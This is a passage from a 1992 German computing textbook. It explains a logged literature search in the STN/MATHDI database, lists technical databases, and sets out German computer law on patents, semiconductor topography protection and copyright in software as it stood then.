CHANGE MAILING ADDRESS? Y/(N):n
PRINT ENTIRE ANSWER SET? (Y)/N:y
ENTER PRINT FORMAT (BIB) OR ?:all
    15 ANSWERS PRINTED FOR REQUEST NUMBER P232319K
```

```
=> logoff
ALL L# QUERIES AND ANSWER SETS ARE DELETED AT LOGOFF
LOGOFF? (Y)/N/HOLD:y
COST IN DEUTSCHMARKS                     SINCE FILE      TOTAL
                                              ENTRY    SESSION
FULL ESTIMATED COST                           26,80      27,30

STN INTERNATIONAL LOGOFF AT 16:38:36 ON 19 AUG 92

Connection closed.
Connection closed by foreign host.
$ exit

script done on Wed Aug 19 16:45:24 1992
```

Als erstes wird mittels `telnet` eine Verbindung zum Network Operation Center des BelWue-Netzes (noc.belwue.de) hergestellt. Benutzer und Passwort lauten `fiz`, was Fachinformationszentrum Karlsruhe bedeutet, wo STN zu Hause ist. Das NOC verbindet weiter zum STN, wo wieder eine Benutzer-ID und ein diesmal geheimes Passwort gebraucht werden. Der Terminaltyp 3 ist ein einfaches alphanumerisches Terminal, in unserem Fall ein HP 2392. Dann folgen ein paar Neuigkeiten von STN, und schließlich landet man im File `HOME`, das als Ausgangspunkt dient. Mit dem Messenger-Kommando `file mathdi` wechseln wir in die Datenbank MATHDI (Mathematik-Didaktik), die vom FIZ Karlsruhe hergestellt wird (was nicht bei allen von STN angebotenen Datenbanken der Fall ist) und sich der deutschen Sprache bedient. Die Suche beginnt mit dem Messenger-Kommando `s prim?`. Das `s` bedeutet `search` und veranlaßt eine Suche nach dem Stichwort `prim?` im **Basic Index**. Dieser ist eine Zusammenfassung der wichtigsten Suchbegriffe aus Überschrift, Abstract usw., etwas unterschiedlich je nach Datenbank. Das Fragezeichen ist ein Joker und bedeutet anders als in UNIX eine beliebige Fortsetzung; Groß- und Kleinschreibung werden nicht unterschieden. Das Ergebnis der Suche sind 8220 Treffer, etwas reichlich. Die Menge der Antworten ist unter der Listen-Nummer L1 gespeichert. Wir grenzen die Suche ein, indem wir L1 durch ein logisches `and` mit dem Begriff `algorithm?` verknüpfen und erhalten 322 Treffer, immer noch zu viel. Wir nehmen den Begriff `comput?` hinzu und kommen auf 160 Treffer. Da wir die Begriffe nicht weiter einschränken wollen, begrenzen wir den Zeitraum nun auf die Erscheinungsjahre (py = publication year) 1990 bis 1992 und kommen auf erträgliche 15 Treffer herunter. Die bibliografischen Informationen aus den beiden ersten Antworten der Suche L4 schauen wir uns mit dem Messenger-Kommando `d l4 1-2` an, d steht für display. Schließlich geben wir mit dem Messenger-Kommando `print l4` den Auftrag, die Treffer auszudrucken und mit der Post zuzuschicken. Das Messenger-Kommando `logoff` beendet die Sitzung mit STN. Das NOC ist so intelligent, daraufhin seine Verbindung zu uns ebenfalls abzubrechen.

Einen Tag später liegt der Umschlag mit den Ausdrucken auf dem Schreibtisch, und die Arbeit beginnt. Am besten sortiert man die Literaturzitate in drei Klassen: Nieten, interessant, hochwichtig. Die Fragestellung sollte man auch aufheben. Die

Beschaffung der hochwichtigen Texte ist eine Aufgabe für sich, die wir vorläufig hier nicht darstellen wollen.

Die Auswertung der 15 Treffer zeigt, daß mit dem Stichwort `prim` auch der Begriff *primary education* erfaßt wurde. Das wäre vermeidbar gewesen. 8 der 15 Literaturstellen befassen sich mit Primzahlen und Computern und sind daher näher zu untersuchen. Falls sich die Fragestellung nicht auf den Schulunterricht beschränkt, muß man auch noch die Datenbank MATH (Mathematical Abstracts) befragen, die vermutlich mehr Treffer liefert.

Es gibt dankbare und undankbare Fragestellungen. Begriffe mit vielen und ungenau bestimmten Synonyma sind unangenehm. Verknüpfungen, die sich nicht auf `and` und `or` zurückführen lassen, auch. Das logische `not` gibt es zwar, sollte aber vermieden werden. Wenn Sie beispielsweise nach Staubfiltern außer Elektrofiltern suchen und als Suchbegriffe eingeben:

```
search filt? and not elektrofilt?
```

fallen Veröffentlichungen wie "Naßabscheider und Elektrofilter – ein Vergleich" heraus, die Sie vermutlich wegen der Naßabscheider doch lesen wollen. Man braucht eine Nase für wirkungsvolle Formulierungen der Suchbegriffe, die man sich nur durch Üben erwirbt. Deshalb ist es zweckmäßig, die Recherchen immer von denselben Mitarbeitern in Zusammenarbeit mit dem wissenschaftlichen Fragesteller durchführen zu lassen. Wer nur alle zwei Jahre eine Recherche durchführt, gewinnt nicht die notwendige Erfahrung.

5.4.5 Einige technische Datenbanken

Im folgenden werden beispielhaft einige technische Datenbanken aufgeführt; vollständige Verzeichnisse und Beschreibungen erhält man von den Hosts (STN, Karlsruhe und FIZ Technik, Frankfurt (M)):

- **CA**, STN, bibliografische Datenbank, englisch, ab 1967, Chemie, Chemische Verfahrenstechnik,
- **CEBA**, STN, bibliografische Datenbank, deutsch, ab 1975, Chemieingenieurwesen, Biotechnologie,
- **COMPENDEX**, FIZ und STN, bibliografische Datenbank, englisch, ab 1970, Ingenieurwesen,
- **COMPUSCIENCE**, STN, bibliografische Datenbank, englisch, ab 1972, Informatik, Computertechnik,
- **DOMA**, FIZ, bibliografische Datenbank, deutsch, ab 1970, Maschinen- und Anlagenbau,
- **DBUM**, FIZ, Faktendatenbank, deutsch, Umwelttechnik,
- **ENERGIE**, STN, bibliografische Datenbank, deutsch, ab 1976, Energietechnik,
- **ENERGY**, STN, bibliografische Datenbank, englisch, ab 1974, Energietechnik,

- **INPADOC**, STN, Patentdatenbank, englisch, ab 1968, Patente aus allen Ländern,
- **INSPEC**, FIZ und STN, bibliografische Datenbank, englisch, ab 1969, Physik, Elektrotechnik, Informatik,
- **JICST-E**, STN, bibliografische Datenbank, englisch, ab 1985, japanische Naturwissenschaften, Technologie und Medizin,
- **TIBKAT**, STN, Katalog der Technischen Informationsbibliothek Hannover, deutsch, ab 1977,
- **VADEMECUM**, STN, Faktendatenbank, deutsche Lehr- und Forschungsstätten,
- **VtB**, STN, bibliografische Datenbank, deutsch, ab 1966, Verfahrenstechnik (Verfahresntechnische Berichte der BASF AG und der Bayer AG),
- **VWWW**, FIZ, bibliografische Datenbank, deutsch, ab 1971, Automobiltechnik (Volkswagen AG)

Ein jeder hat zuerst in seiner Sache recht;
kommt aber der andere zu Wort,
so findet sich's.
Sprüche Salomonis 18,17

Kapitel 6
Computerrecht

Die Überschrift dieses Kapitels läßt zunächst vermuten, es gäbe eine Rechtsmaterie, die sich ausschließlich mit dem Computer oder der Computertechnik befaßt. Das ist jedoch nicht so. Vielmehr ist die Computertechnik dem vorhandenen Rechtssystem zuzuordnen, und Rechtsprobleme auf diesem Gebiet sind zunächst mit den vorhandenen allgemeinen Rechtsnormen zu lösen. So wird die rechtliche Auseinandersetzung mit der elektronischen Datenverarbeitung im **öffentlichen Recht** ausgetragen (Stichwort: informationelle Selbstbestimmung), im **Strafrecht** (Computerkriminalität) und im **Zivil-** und **Arbeitsrecht** (gewerblicher Rechtsschutz, Urheberrecht und Wettbewerbsrecht für Neuentwicklungen, Sachmängel bei Programmen, Arbeitsrecht bei der Einführung der EDV durch den Arbeitgeber).

Bei der Zuordnung der jeweiligen Fragestellung im Zusammenhang mit der Computertechnik zu einer Rechtsmaterie ergibt sich immer die Frage, ob das vorhandene Recht hierauf Anwendung finden kann, durch die Rechtsprechung modifiziert werden muß oder aber durch einen neuen Rechtsetzungsakt ergänzt werden muß. So ist der Diebstahl eines Computers nicht anders zu beurteilen als der Diebstahl eines Fahrrades. Demgegenüber wurde zurecht gefragt, ob die Zerstörung einer Datenverarbeitungsanlage oder eines Datenträgers tatsächlich der Sachbeschädigung eines Fahrrades entspricht. Diese Frage wurde durch den Gesetzgeber dahingehend beantwortet, daß durch die Zerstörung einer Datenverarbeitungsanlage oder eines Datenträgers in massiverer Weise ein Rechtsgut verletzt wird und eine solche Zerstörung nicht mit der allgemeinen Sachbeschädigung vergleichbar ist, so daß im Strafgesetzbuch (StGB) die Vorschriften der Datenveränderung (§303a StGB) und der Computersabotage (§303b StGB) aufgenommen wurden.

Nicht immer reagiert jedoch der Gesetzgeber, sondern die Rechtsprechung – die im Einzelfall zu entscheiden hat, ob die bereits vorhandenen Vorschriften Anwendung finden – hat die Aufgabe, das Recht fortzuentwickeln und mit den ihr an die Hand gegebenen Methoden wie etwa der Auslegung, der Analogie oder auch der Rechtsschöpfung neue technische Entwicklungen und die damit verbundenen Rechtsprobleme einer rechtlichen Lösung zugänglich zu machen.

Die folgende Übersicht kann daher nur den Ist-Stand und die grundsätzlichen Strukturen aufzeigen. Ebenso wie die Computertechnik selbst findet bei der Anwendung des Rechtes auf diese Technik eine Entwicklung statt. Insoweit wird hier die dem Recht wesensmäßig anhaftende Eigenschaft, der Entwicklung des Alltags hinterherzueilen, deutlich.

6.1 Patentrecht

Das **Patentgesetz** (PatG) sieht den Schutz für Patente vor. Gemäß §1 PatG werden Patente für **Erfindungen** erteilt, die neu sind, auf einer erfinderischen Tätigkeit beruhen und gewerblich anwendbar sind. Der Patenterteilung, die eine Anmeldung der Erfindung beim Patentamt voraussetzt, folgt ein Schutz dergestalt, daß allein der **Patentinhaber** befugt ist, gewerbsmäßig den Gegenstand der Erfindung herzustellen, in den Verkehr zu bringen, zu verkaufen, zu verwerten oder zu gebrauchen. Die Erteilung eines Patentes für eine Erfindung hat daher große Schutzwirkung für den Erfinder.

Bei der Entscheidung darüber, ob eine Erfindung auf dem Gebiet der Computertechnik ein schützenswertes Gut nach dem Patentgesetz sein kann, ist zunächst zu fragen, was der zu schützende Gegenstand ist (z. B. Programme, Mikrochips, Hardware). Ausdrücklich ausgenommen vom Schutz des Patentgesetzes sind hier in §1 Abs. 1 Nr. 3 PatG die Programme. §1 PatG lautet:

1. Patente werden für Erfindungen erteilt, die neu sind, auf einer erfinderischen Tätigkeit beruhen und gewerblich anwendbar sind.
2. Als Erfindungen im Sinne des Absatzes 1 werden insbesondere *nicht* angesehen:
   (a) ....
   (b) ....
   (c) Pläne, Regeln und Verfahren für gedankliche Tätigkeiten ... sowie **Programme** für Datenverarbeitungsanlagen.

Absatz 2 steht der Patentfähigkeit nur insoweit entgegen, als für die genannten Gegenstände oder Tätigkeiten als solche Schutz begehrt wird. Damit können Erfinder von Programmen für deren Erfindung nicht den Schutz nach dem Patengesetzt erhalten, und zwar unabhängig davon, ob sie auf einem Datenträger gespeichert oder in einen Computer eingespeist sind. Bemerkenswert ist aber, daß der Ausschluß nur für Programme "als solche" greift; softwarebezogene Erfindungen sollen nach dem darin zum Ausdruck kommenden Willen des Gesetzgebers patentfähig bleiben.

Der **Algorithmus** des Programms ist ebenfalls nicht patentfähig, und zwar selbst dann nicht, wenn mit seiner Hilfe technische Vorgänge gesteuert werden sollen. Ein Patentschutz ist danach nur in Überschneidungsbereichen denkbar, insbesondere dort, wo Software und Hardware in enger Verzahnung stehen, wie etwa bei Programmen zur Steuerung von Prozessen.

Aus dem Gesagten folgt insbesondere, daß ein **Anwendungsprogramm** nicht als eine nach dem Patentgesetz patentierbare Erfindung angesehen werden kann. Hier kommt lediglich dann ein mittelbarer patentrechtlicher Schutz in Frage, wenn

ein Programm Teil eines komplexeren patentfähigen Gegenstandes oder Verfahrens ist. In einem solchen Fall müssen jedoch noch die weiteren Voraussetzungen des Patentrechtes erfüllt sein, denn das Patentrecht verlangt eine Naturbeherrschung durch Einwirkung auf Naturkräfte; im Gegensatz hierzu steht die bloße Anweisung an den menschlichen Geist, die dem Patentschutz entzogen ist. Nur wenn ein Programm Teil eines komplexen patentfähigen Gegenstandes oder Verfahrens ist und auch noch in diesem Sinne eine Naturbeherrschung darstellt, kommt eine Patentierbarkeit infrage.

Schutzfähig könnten aber Mikrochips sein, denn diese enthalten Problemlösungen mit technischen Mitteln und können daher eine insoweit patentfähige Erfindung darstellen. Zweifelhaft ist jedoch, ob sie die von §4 Abs. 1 Satz 1 PatG geforderte erfinderische Tätigkeit, die sogenannte **Erfindungshöhe**, in der Regel erfüllen. Diese Hürde nimmt nach Sinn und Zweck des Gesetzes nur eine Erfindung, die sich für den Fachmann nicht in naheliegender Weise aus dem Stand der Technik ergibt. Dies ist aber bei der Entwicklung von Mikrochips regelmäßig nicht anzunehmen, weshalb aufbauend auf dem amerikanischen und dem europäischen Recht (EG-Richtlinie über den Rechtsschutz der Topographien von Halbleitererzeugnissen vom 16.12.1986) ein **Halbleiterschutzgesetz** erlassen wurde. In der Begründung des Regierungsentwurfes zu diesem Gesetz wird zum Patentrecht vom Gesetzgeber ausgeführt, daß die Entwicklung der Chiptopographie regelmäßig nicht das Können eines Durchschnittsfachmanns überschreitet und daher derartigen Entwicklungen der Schutz des Patentgesetzes versagt werden muß.

Zusammenfassend ist festzustellen , daß das Patentgesetz nur in wenigen Einzelfällen Schutz für Entwicklungen auf dem Gebiet der Computertechnik entfalten kann. Sollte dieses in Frage kommen, ist in der Regel ein Patentanwalt zu konsultieren und mit ihm gemeinsam die Patentanmeldung bei dem Patentamt vorzunehmen.

6.2 Halbleiterschutzgesetz

Insbesondere auf der Grundlage der bereits zitierten EG-Richtlinie wurde ein **Halbleiterschutzgesetz** in der Bundesrepublik erlassen. Es trat am 01. Nov. 1987 in Kraft. Das Gesetz verbindet Elemente des Urheberrechts mit Elementen anderer gewerblicher Schutzrechte.

Schutzgegenstand sind gemäß §1 Abs. 1 Satz 1 HalbleiterschutzG dreidimensionale Strukturen von mikroelektronischen Halbleitererzeugnissen (Topographien). Der Kurztitel *Halbleiterschutzgesetz* ist zwar anschaulich, jedoch mißverständlich: Geschützt werden nicht Halbleiter, sondern **Topographien** von Halbleitererzeugnissen. Diesen gleichgestellt sind in §1 Abs. 1 Satz 2 HalbleiterschutzG "selbständig verwertbare Teile sowie Darstellungen zur Herstellung von Topographien". Dabei sind gemäß §1 Abs. 4 HalbleiterschutzG nicht die der Topographie zugrunde liegenden Entwürfe, Verfahren, Systeme, Techniken oder die in einem mikroelektronischen Halbleitererzeugnis gespeicherten Informationen geschützt, sondern nur die Topographie als solche.

Das Halbleiterschutzgesetz trennt zwischen materiellen und formellen Schutz-voraussetzungen. Die **formelle Schutzvoraussetzung** besteht darin, daß die Wirkungen des Halbleiterschutzgesetzes nur dann eintreten, wenn die schutzwürdige Topographie registriert wurde. Das Anmelde- und Eintragungsverfahren ist in §§3 und 4 HalbleiterschutzG in Verbindung mit der Halbleiterschutzanmeldeverordnung in Anlehnung an das Patent- und Gebrauchsmusterrecht geregelt. Das Register wird beim deutschen Patentamt in München geführt. Entstehen kann das Schutzrecht nach §5 Abs. 1 Nr.1 HalbleiterschutzG bereits mit der ersten nicht nur vertraulich geschäftlichen Verwertung der Topographie.

Die **materielle Schutzvoraussetzung** besteht darin, daß die Eigenart der Topographie gegeben sein muß. §1 Abs. 2 HalbleitereschutzG definiert die Eigenart dahin, daß die Topographie als Ergebnis geistiger Arbeit nicht nur durch bloße Nachbildung einer anderen Topographie hergestellt wurde und nicht alltäglich sein darf.

Die **Schutzwirkung** des Gesetzes besteht darin, daß allein der Inhaber des Schutzes befugt ist, die Topographie zu verwerten (§6 Abs.1 Satz 1 HalbleiterschutzG). Das daraus folgende Verwertungsverbot gegenüber anderen umfaßt das Verbot, die Topographie nachzubilden oder die Topographie oder das die Topographie enthaltende Halbleitererzeugnis anzubieten, in Verkehr zu bringen oder zu verbreiten oder zu den genannten Zwecken einzuführen. Von den Verwertungsverboten macht §6 Abs. 2 HalbleiterschutzG drei Ausnahmen und zwar für Handlungen im privaten Bereich zu nicht geschäftlichen Zwecken, Nachbildung der Topographie zum Zwecke der Analyse, der Bewertung und der Ausbildung und geschäftliche Verwertung einer Topographie, die das Ergebnis einer Analyse oder Bewertung nach Ziff. 2 ist. Die letztgenannten beiden Alternativen haben große praktische Bedeutung, da sie das **Reverse Engineering** (das Rückführen bzw. Rückentwickeln des Maschinencodes in den Quellcode) gestatten.

Schutzrechtsinhaber ist nach §2 Abs. 1 HalbleiterschutzG zunächst derjenige, der die Topographie geschaffen hat. Eine Sondervorschrift besteht in §2 Abs. 2 HalbleiterschutzG, wonach in Arbeits- oder Auftragsverhältnissen dem Arbeit- oder Auftraggeber das Schutzrecht zusteht, wenn vertraglich nichts anders vereinbart wurde. Diese Vorschrift entspricht nach Sinn und Regelungsgehalt den Vorschriften des Arbeitnehmererfindungsgesetzes bzw. der Rechtsprechung zum Urheberrecht.

Wie anhand des noch darzulegenden Urheberrechts festzustellen sein wird, hat der Gesetzgeber zwar mit dem Halbleiterschutzgesetz auf eine neuere technische Entwicklung reagiert und ein neues Gesetz erlassen, sich hierbei jedoch nicht nur an die zugrundeliegende EG-Richtlinie, sondern an bereits vorhandene Schutzgesetze wie etwa das Urheberrechtsgesetz gehalten.

6.3 Urheberrecht

Durch das Gesetz über **Urheberecht** und verwandte Schutzwecke (Urheberechtsgesetz UrhG vom 09. Sept. 1965 mit Änderungen) ist das eigentumsähnliche Recht eines **Werkschöpfers** (Urhebers) an seinem individuellen geistigen Werk, das sogenante Urheberrecht, geschützt.

6.3.1 Geschützte Werke

Geschützte Werke (§2 UrhG) sind solche der Literatur, Wissenschaft und Kunst, insbesondere Sprachwerke, das heißt Schriftwerke aus allen Gebieten der Dichtkunst, der Wissenschaft und des täglichen praktischen Lebens (z. B. Romane, Lehrbücher, Kalender, Aufsätze) sowie Reden, ferner Musikwerke, Choreographien und pantomimische Werke, bildende Kunst (z. B. Gemälde, Skulpturen), Baukunst und angewandte Kunst (z. B. künstlerische Schmiede- und Schreinerarbeiten), Lichtbild-, Film- und Fernsehwerke.

6.3.1.1 Schutz von Programmen

Obgleich die Computer-Software wie jedes andere Produkt auch als ein “Werk auf dem Gebiet der Literatur, Wissenschaft und Kunst” (§1 UrhG) und auch als eine persönliche geistige Schöpfung (§2 Abs. 2 UrhG) angesehen wurde, hat der Gesetzgeber mit der am 01. Juli 1985 in Kraft getretenen Urheberrechtsnovelle ausdrücklich “**Programme** für die Datenverarbeitung” als Sprachwerke in den Katalog der urheberrechtlich geschützten Werke aufgenommen. Hier hat sich daher der Gesetzgeber dazu entschieden, das vorhandene Schutzgesetz auf Programme auszuweiten und so davon abgesehen, ein Spezialgesetz – wie es auch diskutiert wurde – zu erlassen.

Mit dieser Entscheidung ist jedoch noch nicht ausgesagt, daß jeder Schöpfer eines Datenverarbeitungsprogrammes den Schutz des Urheberrechtgesetzes in Anspruch nehmen kann. Entscheidend ist vielmehr, ob ein Datenverarbeitungsprogramm als “persönliche geistige Schöpfung” im Sinne des §2 Abs. 2 UrhG anzusehen ist. Obgleich damit der Gesetzgeber Programme als grundsätzlich schützenswert eingeordnet hat, ist im folgenden die Rechtsprechung aufgerufen, darüber zu entscheiden, ob tatsächlich ein Schutz zugebilligt werden kann.

Wegweisend für diese Aufgabe der Rechtsprechung ist die sogenannte **Inkasso-Programm-Entscheidung** des Bundesgerichtshofes (BGH). Dieser Entscheidung – die im übrigen vor der Aufnahme von Programmen für Datenverarbeitung in das Urheberrechtgesetz erging – lag die Frage zugrunde, ob ein Programm, durch welches die bei der Beitreibung von Forderungen anfallenden Arbeitsvorgänge rationalisiert werden sollten, den Schutz des Urheberrechtsgesetzes genießen kann. Das Landgericht Mannheim verneinte 1981 die urheberrechtliche Schutzfähigkeit mit folgender – nach der Änderung des Urheberrechtsgesetzes nicht mehr möglichen, jedoch amüsanten – Begründung:

> Computerprogrammen fehlt regelmäßig jeder geistig ästhetische Gehalt, der auf das Vorhandensein einer schöpferischen Leistung schließen lassen könnte.... Dem Betrachter tritt vielmehr lediglich eine endlose Aneinanderreihung von Zahlen gegenüber, die mit aus sich heraus nicht verständlichen Buchstaben und Zahlenkombinationen gefüllt sind.

Diese Entscheidung hat in der Literatur den Hinweis hervorgerufen, daß auch ein Gedicht in chinesischer Schrift für die meisten Betrachter eine unverständliche Aneinanderreihung von Zeichen sei, es könne daher nicht auf den Betrachter eines Schriftwerkes ankommen, sondern auf den sprachkundigen Leser.

Der BGH hat in seiner Inkassoprogramm-Entscheidung nicht nur die Urheberrechtsqualität grundsätzlich bejaht, sondern auch für die jetzige Rechtslage entscheidende Ausführungen zu der Frage gemacht, wann ein Datenverarbeitungsprogramm als “persönliche geistige Schöpfung” anzusehen ist. Bei dieser Frage nach der sogenannten **Werkhöhe** eines Computerprogrammes hat der Vorsitzende im Senat des BGH eingeräumt, daß eine große Zahl von Programmen kaum dieser Anforderung gerecht werden kann. Die Werkhöhe eines Programms für die Datenverarbeitung ist danach im Einzelfall anhand von vier Merkmalen zu prüfen:

- des geistig-schöpferischen Gesamteindrucks der Gestaltung,
- des Vergleichs gegenüber dem Vorbestehenden,
- der technischen Vorgegebenheiten und Erfordernisse
- und des Vergleichs mit den Arbeiten eines Durchschnittsprogrammierers.

Diesem Anforderungskatalog liegt die gefestigte Rechtsprechung des BGH zugrunde, nach der eine persönliche geistige Schöpfung ihren Niederschlag finden kann

- in der Gesamtformung und -führung des dargestellten Inhalts und/oder
- in einer besonders geistvollen Form und Art der Sammlung, Anordnung und Einteilung des dargebotenen Stoffs.

Bei der Zuordnung von Datenverarbeitungsprogrammen geht der BGH dabei zunächst davon aus, daß es sich bei Software um Werke der Wissenschaft handelt, für welche ein Urheberrechtsschutz mit der erstgenannten Begründung nicht in Betracht kommt. Die wissenschaftliche Lehre und ihre Ergebnisse sind nach dieser Rechtsprechung urheberrechtlich frei und jedermann zugänglich! Urheberrechtsschutz kann für Programme danach nur unter der zweiten Voraussetzung gewährt werden. Die Anforderung einer besonders geistvollen Form und Art der Sammlung, Anordnung und Einteilung des dargebotenen Stoffs hat der BGH durch die oben dargestellten vier Prüfungspunkte konkretisiert[1].

Als Fazit bezüglich des Schutzes von Computer-Programmen durch das Urheberechtsgesetz ist festzuhalten, daß grundsätzlich ein Schutz möglich ist, jedoch die oben dargestellten vier Merkmale von dem Programm erfüllt sein müssen.

6.3.1.2 Schutz des Algorithmus

Die dargestellte Entscheidung des BGH, der im übrigen auch die neueren Urteile von Oberlandesgerichten und Landesgerichten folgen, geht von der Tatsache aus, daß die wissenschaftliche Lehre als solche urheberrechtlich frei und jedermann zugänglich bleiben muß. Die Monopolisierung wissenschaftlicher Ergebnisse in der Hand ihrer Entdecker würde den Fortschritt hemmen. Die Notwendigkeit dieser Aussage wird von Abbo Junker: *Computerrecht* an folgendem Beispiel überzeugend belegt:

[1]Das Skriptum erfüllt hoffentlich diese Anforderungen, so daß der Copyright-Vermerk vor dem Vorwort gerechtfertigt ist.

> Hätte Colonus[2] in unseren Tagen die Kreiszahl π als erster exakt bestimmt: es wäre absurd, ihm zu gestatten, daß Rechnen noch 70 Jahre nach seinem Tod zu monopolisieren (§64 UrhG). Bezogen auf den Schutz der Computer-Software bedeutet der Satz von der Freiheit wissenschaftlicher Ergebnisse, daß der Algorithmus nicht am Urheberrechtsschutz teilnimmt.

Mit dieser sehr grundsätzlichen Aussage ist jedoch noch nicht die Frage beantwortet, ob der **Algorithmus** zur Begründung einer schutzfähigen Leistung bei der Beurteilung ihrer Formgestaltung mit herangezogen werden darf. Diese Frage ist höchstrichterlich noch nicht abschließend entschieden. Jedoch scheinen die erst- und zweitinstanzlichen Gerichte diese Frage zu verneinen, während in der juristischen Fachliteratur die Ansicht vertreten wird, die einzelnen Lösungselemente des Algorithmus, die mitbestimmend für das individuelle Gepräge des Programmes seien, müßten in ihrer Verschmelzung mit dem Programm Berücksichtigung finden. Folgt man jedoch der restriktiven Rechtsprechung, so hätte dieses eine weitere Beschneidung des urheberrechtlichen Programmschutzes zur Folge.

6.3.1.3 Schutz der Vorstufen

Mit der Aussage, daß eine ComputerSoftware eine durch das Urheberrechtsgesetz schützenswerte Schöpfung darstellen kann, ist noch nicht die Frage beantwortet, ob es bereits schützenswerte Vorstadien gibt, denn eine Computer-Software entsteht aus einem Entwicklungsprozeß heraus.

Zur Beantwortung dieser Frage hat der Bundesgerichtshof den kontinuierlichen Entwicklungsprozeß sozusagen seziert und in verschiedene Abschnitte unterteilt. Das Gericht geht dabei von drei Phasen aus, die eine Softwarentwicklung durchläuft.

In der ersten Phase wird bestimmt, was das Programm leisten soll (**Definitionsphase**). Hieraus entsteht das sogenannte **Pflichtenheft**, das die generelle Problemlösung beschreibt. In der zweiten Phase wird die Problemlösung verfeinert (**Entwurfsphase**). Das Ergebnis dieses Stadiums ist die **Programmbeschreibung**. Die dritte Phase umfaßt nun den **Programmablaufplan** (**Implementierungsphase**). Aus der Programmbeschreibung wird das für den Programmierer lesbare Quellprogramm entwickelt.

Zweifelsohne läßt sich dieses **Dreiphasenmodell** beliebig weiter untergliedern, und so gibt es auch Rechtsprechung, die nochmals trennt zwischen dem **Datenflußplan** und dem **Programmablaufplan** und daher zu vier Phasen kommt.

Unumstritten ist, daß die für eine Schutzwirkung erforderliche Schöpfungshöhe bereits in den Stadien auftreten kann, die dem betriebsfertigen Programm vorausgehen. Für den Schutz ist es danach unerheblich, in welcher Entwicklungsphase die urheberrechtlich relevante Form und Gestaltung sichtbar werden. Es muß jedoch dann bereits auf dieser Ebene die erforderliche Schöpfungshöhe gegeben sein.

[2]Ludolph van Ceulen, latinisiert Colonus, war zuerst Fechtmeister, später Lehrer an der Ingenieurschule zu Leiden und berechnete 1596 die Zahl π nach der Polygonmethode des Archimedes auf 20 Stellen genau, im Jahr 1615 auf 32 Stellen. Nach ihm wird π auch Ludolphsche Zahl genannt. Die exakte Berechnung von π ist übrigens bis heute nicht gelungen.

6.3.1.4 Schutz des Begleitmaterials

Auch ein technisch-wissenschaftliches Sprachwerk kann grundsätzlich eine persönliche geistige Schöpfung im Sinne des Urheberrechtsgesetzes darstellen und daher ein schützenswertes Werk sein. Auf diesem Hintergrund hat der BGH festgestellt, daß das Begleitmaterial und die Programmbeschreibung (**Dokumentation**) schutzfähig sein können. Einschränkend ist hier jedoch festzustellen, daß technisch-wissenschaftlichen Schriftwerken im Regelfall die eigenschöpferische Prägung fehlt, es sei denn, es würde sich um eine besonders geistvolle Form und Art der Stoffsammlung, Einteilung oder Anordnung handeln. Deshalb wird von der Literatur dann die Schutzfähigkeit von Begleitmaterial und Programmbeschreibungen bejaht, wenn diese besonders sorgfältig ausgearbeitet und auf den Anwenderhorizont abgestimmt sind. Aus der Rechtsprechung ist bisher jedoch noch kein Fall bekannt, in dem dieses bejaht wurde.

6.3.2 Inhalt und Schranken des Urheberrechts

Die wichtigste Regel über den Inhalt des Urheberrechts enthält §11 UrhG. Danach schützt das Urheberrecht den Urheber in seinen geistigen und persönlichen Beziehungen zum Werk und in der Nutzung des Werkes. Der Schutz des Gesetzes geht dabei so weit, daß das **Urheberpersönlichkeitsrecht**, also das Recht, der Urheber einer Erfindung zu sein, weder übertragbar noch verzichtbar ist. Darauf aufbauend gliedert das Gesetz den Inhalt des Schutzes des Werkes wie folgt:

6.3.2.1 Inhaberschaft

Urheber und damit Träger des Schutzrechtes ist der Schöpfer des Werkes (§7 UrhG). Das deutsche Urheberrecht stellt allein auf den Realakt der Schöpfung ab. Juristische Personen können daher als Urheber nicht in Frage kommen. Zur Erleichterung der Rechtsverfolgung begründet §10 Abs. 1 UrhG eine gesetzliche Vermutung der Urheberschaft für denjenigen, der auf Vervielfältigungsstücken als Urheber bezeichnet ist.

Haben mehrere gemeinsam durch jeweils eigene schöpferische Beiträge ein Werk geschaffen, ohne daß sich die Beiträge getrennt verwerten lassen, liegt **Miturheberschaft** vor (§8 Abs. 1 UrhG).

6.3.2.2 Schutzinhalt

Das Urheberpersönlichkeitsrecht umfaßt zum einen das Recht zu bestimmen, ob und wie das Werk zu **veröffentlichen** ist (§12 UrhG). Zum anderen gibt es dem Urheber das Recht auf Anerkennung seiner Urheberschaft am Werk. Der Urheber allein kann bestimmen, ob das Werk mit einer **Urheberbezeichnung** zu versehen und welche Bezeichnung zu verwenden ist (§13 UrhG). Ferner folgt aus dem Urheberpersönlichkeitsrecht ein Abwehranspruch dergestalt, daß Entstellungen oder andere Beeinträchtigungen des Werkes verboten werden können, wenn sie geeignet sind, die berechtigten geistigen und persönlichen Interessen des Urhebers am Werk zu gefährden (§14 UrhG).

6.3.2.3 Verwertungsrecht

§15 UrhG gibt dem Urheber ein umfassendes, allgemeines, ausschließliches Recht zur Verwertung des Werkes in körperlicher und unkörperlicher Form. In den §§16 - 22 Urhebergesetz sind Beispiele hierfür aufgezählt, die zugleich eine abschließende Begriffsbestimmung enthalten.

Man unterscheidet zum einen die körperliche Verwertung, geregelt durch das **Vervielfältigungsrecht** §16 UrhG, das **Verwaltungsrecht** §17 UrhG und das **Ausstellungsrecht** §18 UrhG, zum anderen die nicht körperliche Verwertung, die in dem **Vortragsrecht** §19 Abs. 1 UrhG, dem **Aufführungsrecht** §19 Abs. 2 UrhG, dem **Vorführungsrecht** §19 Abs. 4 UrhG, dem **Senderecht** §29 UrhG, dem sogenannten **Freiverwertungsrecht** §21 und 22 UrhG und dem **Wiedergaberecht** durch Bild und Tonträger §21 UrhG festgelegt ist.

6.3.2.4 Beginn und Ende des Schutzes

Das Urheberrecht entsteht – ohne von formalen Voraussetzungen abhängig zu sein – sobald eine persönliche geistige Schöpfung vorliegt. Damit ist der Beginn des Schutzes nicht von einer Anmeldung wie etwa beim Patenrecht abhängig. Das Urheberrecht endet gemäß §64 Abs. 1 UrhG 70 Jahre nach dem Tod des Urhebers, bei Miturheberschaft 70 Jahre nach dem Tod des längstlebenden Miturhebers (§65 UrhG).

6.3.2.5 Einräumung von Nutzungsrechten

